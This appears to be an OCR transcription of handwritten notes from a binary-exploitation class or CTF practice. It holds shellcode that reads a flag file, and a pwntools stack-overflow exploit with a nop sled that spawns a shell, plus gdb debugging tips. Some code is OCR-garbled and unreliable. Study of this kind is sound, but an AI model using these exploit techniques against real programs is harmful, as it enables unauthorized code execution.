Stack 4 Continued


```
asm("""
/* open */
push 0x7478
mov rax, 0x742e67616c662f2e
push rax,

mov eax, 2        -> fewer bytes & no
                     null bytes in Eax
mov rdi, rsp
xor esi, esi      -> sets to Ø
xor edx, edx      -> sets to Ø
syscall_open

/* send file */
mov esi, eax      ->
mov eax, 40       ->
mov edi, 1        -> sets to Std Out
xor edx, edx      -> sets to Ø
mov r10, 0xff
syscall_sendfile

mov eax, 60              assert b'\n' not in code
```

syscall_ exit 111)




- A system call done incorrectly will result in a negative number as its callback.

- To put zero in a register, we use xor instruction to ignore null bytes since they're string terminators

- First section of instructions put the flag filename onto the stack

- 0x7478 gets pushed onto the stack in front of the buffer

stack overwrite



- Stack addresses are very inconsistent!
- they routinely change which makes them hard to use them for an exploit w/o nop sleds

Debug Questions


1.) Code could be wrong

2.) Offset could be wrong

3.) Buffer Address could be wrong

4.) Failed Syscall / Improper Set up

5.) Check if ASLR is on



flat({offset: buffr_addr + offset + 8}, code)

PIE = Position Independent Executable is needed for ASLR

NX = NX bit allows you to declare pages in the executable as non executable x/gx $rsp

x/8bx $rsp to see actuall layout in memory

Check $RAX to check if syscalls worked

- If you see alot of :

  BYTE PTR [rax], al


in a row you know you've run into a lot of null bytes that its looking for

Can use core file as 1st argument with gdb to see where program failed

x/4i $rip to see if any instructions live at the rip x/4i <addr> + # of bytes

buffer_addr + (# of bytes off)

*Can use Nop Sled to better direct *
the exploit to hit our injected code



Nop Sled provides a bunch of possible addresses that will result in a successfull exploit

```
Offset = 56
nop = asm(shellcraft.amd64.nop()) x 90
buffer_addr = 0x00 ......
```

```
code = asm(shellcraft.amd64.sh())

exploit_str = flat({offset: buff + offset + 83, code)

p.sendline(exploit_str)

p.interactive()
```

rip
^
here,

```
from pwntools import *
shellcraft.amd64.sh()
```

[illegible] b'sh/x00' , xor

Removes
null bytes

```
push
push 0x010101 ^ 0x6873
xor dword ptr (rsp) , 0x 010101
```

← Returns to original value

```
{push sys_exec
{pop rax
```

to avoid null bytes as well

shellcraft.amd64.nops

If you see got EOF then you did not successfully spit into a shell

Be careful running off the bottom of the stack with a nop sled

★ Placing Environment Values for script before running makes stack bigger ★

☆ Can Place shell code in an Environment Var and then use a nop sled to hit it ☆